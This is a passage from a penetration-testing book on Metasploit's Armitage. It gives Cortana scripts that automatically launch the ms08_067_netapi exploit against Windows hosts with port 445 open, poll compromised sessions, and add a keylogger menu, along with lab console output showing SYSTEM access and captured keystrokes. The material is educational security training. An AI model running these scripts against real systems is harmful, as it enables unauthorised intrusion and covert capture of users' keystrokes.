364	csrss.exe		4294967295		
416	wininit.exe		4294967295		
428	csrss.exe		4294967295		
476	winlogon.exe		4294967295		
500	services.exe		4294967295		
516	lsass.exe		4294967295		
524	lsm.exe		4294967295		
652	svchost.exe		4294967295		
708	TPAutoConnect.exe	x86	1	WIN-DJR41HT3R0S\Apex	C:\Program Files\VMware\VMw...
724	svchost.exe		4294967295		
736	new_file2.exe	x86	1	WIN-DJR41HT3R0S\Apex	C:\Users\Apex\Desktop\new_fil...
796	conhost.exe	x86	1	WIN-DJR41HT3R0S\Apex	C:\Windows\system32\conhos...

Also, let's see which processes are running at the target host by selecting the **Meterpreter** submenu and choosing **Show Processes** from the **Explore** submenu. The following screenshot shows the processes running on the target host:



C:\Users\Apex\Desktop

D	Name	Size	Modified	Mode
	1.vbs	382b	2013-12-23 00:42:32 +0530	100666/rw-rw-rw-
	7Loader Release 5.exe	10mb	2010-01-28 22:52:12 +0530	100777/rwxrwxrwx
	Adobe Reader Lite 9.0.exe	16mb	2009-01-05 05:29:36 +0530	100777/rwxrwxrwx
	Firefox Setup 3.5.9.exe	7mb	2013-12-30 19:16:53 +0530	100777/rwxrwxrwx
	LatestGuidelines.pdf	45kb	2013-12-23 01:14:48 +0530	100666/rw-rw-rw-
	MiniShare.lnk	981b	2013-08-31 16:40:12 +0530	100666/rw-rw-rw-
	New_guidlines.pdf	45kb	2013-12-23 15:57:15 +0530	100666/rw-rw-rw-
	desktop.ini	282b	2013-08-31 15:57:03 +0530	100666/rw-rw-rw-
	form.pdf	72kb	2013-12-23 17:17:48 +0530	100666/rw-rw-rw-
	minishare-1.4.1.exe	100kb	2010-01-05 16:13:10 +0530	100777/rwxrwxrwx
	new_file.exe	72kb	2014-01-04 01:41:06 +0530	100777/rwxrwxrwx
	new_file2.exe	72kb	2014-01-04 01:43:47 +0530	100777/rwxrwxrwx
	pftplabp.exe	4mb	2013-08-31 16:27:48 +0530	100777/rwxrwxrwx

This concludes our discussion on client-side exploitation. Let's now get our hands dirty and start scripting Armitage with Cortana scripts.

Scripting Armitage

Cortana is the scripting language that is used to create attack vectors in Armitage. Penetration testers use Cortana for red teaming and virtually cloning attack vectors so that they act like bots. However, a red team is an independent group that challenges an organization to improve its effectiveness and security.

Cortana uses Metasploit's remote procedure client by making use of a scripting language. It provides flexibility in controlling Metasploit operations and managing the database automatically.

In addition, Cortana scripts automate the responses of the penetration tester when a particular event occurs. Suppose we are performing a penetration test on a network of 100 systems where 29 systems run on Windows XP and others run on the Linux operating system, and we need a mechanism that will automatically exploit every Windows XP system with the `ms08_067_netapi` exploit as soon as they appear on the network with their port 445 open.

We can easily develop a simple script that will automate this entire task and save us a great deal of time. A script to automate this task will exploit each system as soon as they appear on the network with the `ms08_067_netapi` exploit, and it will perform predesignated post-exploitation functions over them too.

The fundamentals of Cortana


Scripting a basic attack with Cortana will help us understand Cortana with a much wider approach. So, let's see an example script that automates the exploitation on port 445 for a Windows operating system:

```
on service_add_445 {
        println("Hacking a Host running $1 (" . host_os($1) . ")");
        if (host_os($1) eq "Microsoft Windows") {
                exploit("windows/smb/ms08_067_netapi", $1);
        }

}
```

The preceding script will find a match of the victim's OS to Microsoft Windows if it finds a host with port 445 open. However, when a successful match is made, Cortana will automatically attack the host with the `ms08_067_netapi` exploit on port 445.


In the preceding script, `$1` specifies the IP address of the host, `print_ln` prints out strings and variables, `host_os` is a function in Cortana that returns the operating system of the host, the `exploit` function launches an exploit module at the address specified by the `$1` parameter, and `service_add_445` is an event that is to be triggered when port `445` is found open on a particular client.

Let's save the preceding script and load this script into Armitage by navigating to the **Armitage** tab and clicking on **Scripts**:



In order to run the script against a target, perform the following steps:


1. Click on **Load** to load a Cortana script into Armitage as follows:



File Name: auto.cna


Files of Type: All Files

2. Select the script and click on **Open**. The action will load the script into Armitage forever as follows:




```
askoff
askon
help
load
logoff
logon
ls
proff
profile
pron
reload
troff
tron
unload

cortana> logon auto.cna
[+] Logging 'auto.cna'
cortana> |
```

3. Next, move onto the Cortana console and type the `help` command to list the various options that Cortana can make use of while dealing with scripts.
4. Next, to see the various operations that are performed when a Cortana script runs, we will use the `logon` command followed by the name of the script. The `logon` command will provide logging features to a script and will log every operation performed by the script.
5. Let's now perform an intense scan over the network and see what information we get as shown in the following screenshot:



```
[*] Nmap: NSE: Loaded 106 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: Initiating ARP Ping Scan at 02:09
[*] Nmap: Scanning 172.16.62.128 [1 port]
[*] Nmap: Completed ARP Ping Scan at 02:09, 0.05s elapsed (1 total hosts)
[*] Nmap: Initiating SYN Stealth Scan at 02:09
[*] Nmap: Scanning 172.16.62.128 [1000 ports]
[*] Nmap: Discovered open port 443/tcp on 172.16.62.128
[*] Nmap: Discovered open port 135/tcp on 172.16.62.128
[*] Nmap: Discovered open port 139/tcp on 172.16.62.128
[*] Nmap: Discovered open port 3389/tcp on 172.16.62.128
[*] Nmap: Discovered open port 3306/tcp on 172.16.62.128
[*] Nmap: Discovered open port 445/tcp on 172.16.62.128
[*] Nmap: Discovered open port 80/tcp on 172.16.62.128
[*] Nmap: Discovered open port 31337/tcp on 172.16.62.128
[*] Nmap: Completed SYN Stealth Scan at 02:09, 1.34s elapsed (1000 total ports)
[*] Nmap: Initiating Service scan at 02:09
msf > |
```

6. As we can clearly see, we found a host with port `445` open. Let's move back onto our Cortana console and see whether or not some activity has occurred as shown in the following screenshot:



```
logon
ls
proff
profile
pron
reload
troff
tron
unload

cortana> logon auto.cna
[+] Logging 'auto.cna'
Exploiting 172.16.62.128 (Microsoft Windows)
[02:12:39] metasploit module.compatible_payloads('windows/smb/ms08_067_netapi') at internal.sl:480
[02:12:39] metasploit module.execute('exploit', 'windows/smb/ms08_067_netapi', %(LHOST => '192.168.15.3', LPORT => 11663, RHOST => '172.16.62.128', PAYLOAD
=> 'windows/meterpreter/bind_tcp', TARGET => '0')) at internal.sl:474
Session 1 opened. I got 172.16.62.128 with exploit/windows/smb/ms08_067_netapi
cortana>
```

7. Bang! Cortana has already taken over the host by launching the exploit automatically on the target host.

As we can clearly see, Cortana made penetration testing very easy for us by performing the operations automatically. In the next few sections, we will see how we can automate post-exploitation and handle further operations of Metasploit with Cortana.


Controlling Metasploit

Cortana controls Metasploit functions very well. We can send any command for Metasploit using Cortana. Let's see an example script to help us to understand more about controlling Metasploit functions from Cortana:


```
cmd_async("db_status");
cmd_async("hosts");
on console_db_status {
println(" $3 ");
}
on console_hosts {
println("Hosts in The Database");
println(" $3 ");
}
```

In the preceding script, the cmd_async command sends the command to Metasploit and ensures that it is executed. In addition, the console_* functions are used to print the output of that command. As we can see, we used two commands in the preceding script: the db_status and hosts commands by using cmd_async. Metasploit will execute these commands; however, for printing the output, we need to define the console_* function. In addition, $3 is the variable that holds the output of the commands.

Let's see what happens when we load this script into Armitage:



As soon as we load the ready.cna script, let's open the Cortana console to view the output:



```
cortana>
 [*] postgresql connected to msf3

Hosts in The Database

Hosts
=====

address        mac                name  os_name            os_flavor  os_sp  purpose  info  comments
-------        ---                ----  -------            ---------  -----  -------  ----  --------
172.16.62.129  00:0C:29:14:10:F6        Microsoft Windows  XP                server
```

Clearly, the output of the commands shows up on the screen, which concludes our current discussion. However, more information on Cortana scripts and controlling Metasploit through Armitage can be viewed at http://www.fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf.

Post-exploitation with Cortana

Post-exploitation with Cortana is also simple. Cortana's built-in functions can make post-exploitation easy to tackle. Let's understand this with the help of the following example script:


```
on heartbeat_15s {
local('$sid');
foreach $sid (session_ids()) {
if (-iswinmeterpreter $sid && -isready $sid) {
m_cmd($sid, "getuid");
on meterpreter_getuid {
println(" $3 ");
}
}
}
}
```

In the preceding script, we used a function named `heartbeat_15s`. This function repeats its execution every 15 seconds. Hence, it is called a **heart beat** function. The `local` function will denote that `$sid` is local to the current function and its value will disappear when the function returns. The next statement is a loop that toggles within every open session: the `if` statement will check to see if the session type is a Windows meterpreter type and whether it is ready to interact. The `m_cmd` function sends the command to the meterpreter session with parameters such as `$sid` that is session ID and the command. Next, we define a function with `meterpreter_*` where `*` denotes the command sent to the meterpreter session. This function will print the output of the `sent` command, as we did in the previous exercise for `console_hosts`.

Let's run this script along with the very first script that we used to automate the `ms08_067_netapi` exploit:

```
/root/cortana/heart.cna
/root/cortana/auto.cna
```

As soon as we load the script and perform an Nmap Scan on the target, if Nmap finds the port `445` open on the target host, our first script `auto.cna` will exploit it. Now, as soon as the Armitage gets a meterpreter shell on the target, our second script `heart.cna` executes. This script will display the UID of the target after every 15 seconds, as shown in the following screenshot:



```
Exploiting 172.16.62.129 (Microsoft Windows)
 Server username: NT AUTHORITY\SYSTEM

 Server username: NT AUTHORITY\SYSTEM

 Server username: NT AUTHORITY\SYSTEM

 Server username: NT AUTHORITY\SYSTEM

 Server username: NT AUTHORITY\SYSTEM

 Server username: NT AUTHORITY\SYSTEM
```

For further information about post-exploitation, scripts, and functions, refer to `http://www.fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf`.

Building a custom menu in Cortana


Cortana also delivers exceptional output when it comes to building custom pop-up menus that attach to a host after getting the meterpreter session and others as well. Let's build a Custom Key logger with Cortana and understand its working with a Cortana script:

```
popup meterpreter_bottom {
menu "&My Key Logger" {
item "&Start Key Logger" {
m_cmd($1, "keyscan_start");
}
item "&Stop Key Logger" {
m_cmd($1, "keyscan_stop");
}
item "&Show Keylogs" {
m_cmd($1, "keyscan_dump");
}
on meterpreter_keyscan_start {
println(" $3 ");
}
on meterpreter_keyscan_stop {
println(" $3 ");
}
on meterpreter_keyscan_dump {
println(" $3 ");
}
}
}
```


The preceding example shows the creation of a pop up in the **Meterpreter** submenu. However, this pop up will only be available if we are able to exploit the target host and get a meterpreter shell successfully.

The `popup` keyword will denote the creation of a pop up. The `meterpreter_bottom` function will denote that whenever a user right-clicks on an exploited host and chooses the `Meterpreter` option, Armitage will display this menu at the bottom. The `item` keyword specifies various items in the menu. The `m_cmd` command is the command that will actually send the meterpreter commands to Metasploit with their respective session IDs.

Therefore, in the preceding script, we have three items: **Start Key Logger**, **Stop Key Logger**, and **Show Keylogs**. They are used to start key logging, stop key logging, and display the data that is present in the logs, respectively. We have also declared three functions that will handle the output of the commands sent to the meterpreter. Let's now load this script into Cortana, exploit the host, and right-click on the compromised host which will present us with the following menu:




We can see that whenever we right-click on an exploited host and browse to the **Meterpreter** menu, we will see a new menu named **My Key Logger** listed at the bottom of all the menus. This menu will contain all the items that we declared in the script. Whenever we select an option from this menu, the corresponding command runs and displays its output on the Cortana console as follows:



```
[02:12:35] meterpreter 1: 'keyscan_start' at keyscan.cna:4
 Starting the keystroke sniffer...

 Starting the keystroke sniffer...

 Starting the keystroke sniffer...

 Starting the keystroke sniffer...

 Starting the keystroke sniffer...

 Starting the keystroke sniffer...

[02:13:06] meterpreter 1: 'keyscan_dump' at keyscan.cna:10
 Dumping captured keystrokes...

 Dumping captured keystrokes...

 Dumping captured keystrokes...
```

Whenever we select the first option, that is, **Start Key Logger**, we will be able to see the output in the Cortana console. Let's now wait for a short time to check whether the person working on the exploited host has typed in anything. After a short delay of a few seconds, let's now click on the third option, **Show Keylogs**, from the menu and analyze the output as follows:



```
Dumping captured keystrokes...

Dumping captured keystrokes...

 <LWin> r <Back> cmd <Return> cnfi <Return>

 <LWin> r <Back> cmd <Return> cnfi <Return>

 <LWin> r <Back> cmd <Return> cnfi <Return>

 <LWin> r <Back> cmd <Return> cnfi <Return>

 <LWin> r <Back> cmd <Return> cnfi <Return>

 <LWin> r <Back> cmd <Return> cnfi <Return>

 <LWin> r <Back> cmd <Return> cnfi <Return>

 <LWin> r <Back> cmd <Return> cnfi <Return>
```

After we click on the **Show Keylogs** option, we will see the characters typed by the person working on the compromised host in the Cortana console. This concludes our discussion on building menus using Cortana.

Working with interfaces


Cortana also provides a flexible approach while working with interfaces. Cortana provides options and functions to create shortcuts, tables, switching tabs, and so on. Suppose, we may want to add a custom functionality such as whenever we press *F1* from the keyboard, Cortana should display the `UID` of the target host. Let's see an example of a script that will enable us to achieve this feature:

```
bind F1 {
local('$sid');
$sid ="1";
spawn(&gu, \$sid);
}
sub gu{
m_cmd($sid,"getuid");
on meterpreter_getuid {
show_message( " $3 ");
}
}
```

The preceding script will add a shortcut key *F1* that will display the `UID` of the target system when pressed. The `bind` keyword in the script denotes binding of functionality with the *F1* key. Next, we define the scope of the `$sid` variable and assign a value of `1` to it (this is the value of the session ID with which we'll interact).


The `spawn` keyword will create a new instance of Cortana, execute the `gu` function, and pass the value of `$sid` as a global variable to the function as well. The `gu` function will send the `getuid` command to the meterpreter. The `meterpreter_getuid` command will handle the output of the `getuid` command.

The `show_message` command will pop up a message displaying the output from the `getuid` command. Let's now load the script into Armitage and see if it works correctly:



name	flags
/root/cortana/auto.cna	
/root/cortana/shortcut.cna	

Next, let's perform an intense scan over the target host and exploit it with the `auto.cna` script. Let's now press the *F1* key from the keyboard to check and see if our current script executes well:



```
172.16.62.129
NT AUTHORITY\SYSTEM @ NIPUN-DEBBE6F84
```

Server username: NT AUTHORITY\SYSTEM

```
cortana> logon shortcut.cna
[+] Logging 'shortcut.cna'
Exploiting 172.16.62.129 (Microsoft Windows)
[22:06:00] meterpreter 1: 'getuid' at shortcut.cna:7




cortana>
```

Bang! We got the `UID` of the target system easily which is **NT AUTHORITY\SYSTEM**. This concludes our discussion on Cortana scripting using Armitage.

For further information about Cortana scripting and its various functions, refer to `http://www.fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf`.

Summary

In this chapter, we had a good look at Armitage and its various features. We kicked off by looking at the interface and building up workspaces. We also saw how we could exploit a host with Armitage. We looked at remote as well as client-side exploitation and post-exploitation. Further more, we jumped into Cortana and learned about its fundamentals, using it to control Metasploit. We created post-exploitation scripts, custom menus, and interfaces as well.

Further reading

In this book, we have covered Metasploit and various other related subjects in a practical way. We covered exploit development, module development, porting exploits, client-side attacks, SET, Armitage, speeding up penetration testing, and testing services. We also had a look at the assembly language, Ruby programming, and Cortana scripting.

Once you have read this book, you may find the following resources useful in providing further details on these topics:

- For learning Ruby programming, refer to `http://ruby-doc.com/docs/ProgrammingRuby/`
- For assembly programming, refer to `https://courses.engr.illinois.edu/ece390/books/artofasm/artofasm.html`
- For exploit development, refer to `http://www.corelan.be`
- For Metasploit development, refer to `http://dev.metasploit.com/redmine/projects/framework/wiki/DeveloperGuide`
- For SCADA-based exploitation, refer to `http://www.scadahacker.com`
- For in-depth attack documentation on Metasploit, refer to `http://www.offensive-security.com/metasploit-unleashed/Main_Page`
- For more information on Cortana scripting, refer to `http://www.fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf`
- For Cortana script resources, refer to `https://github.com/rsmudge/cortana-scripts`

Index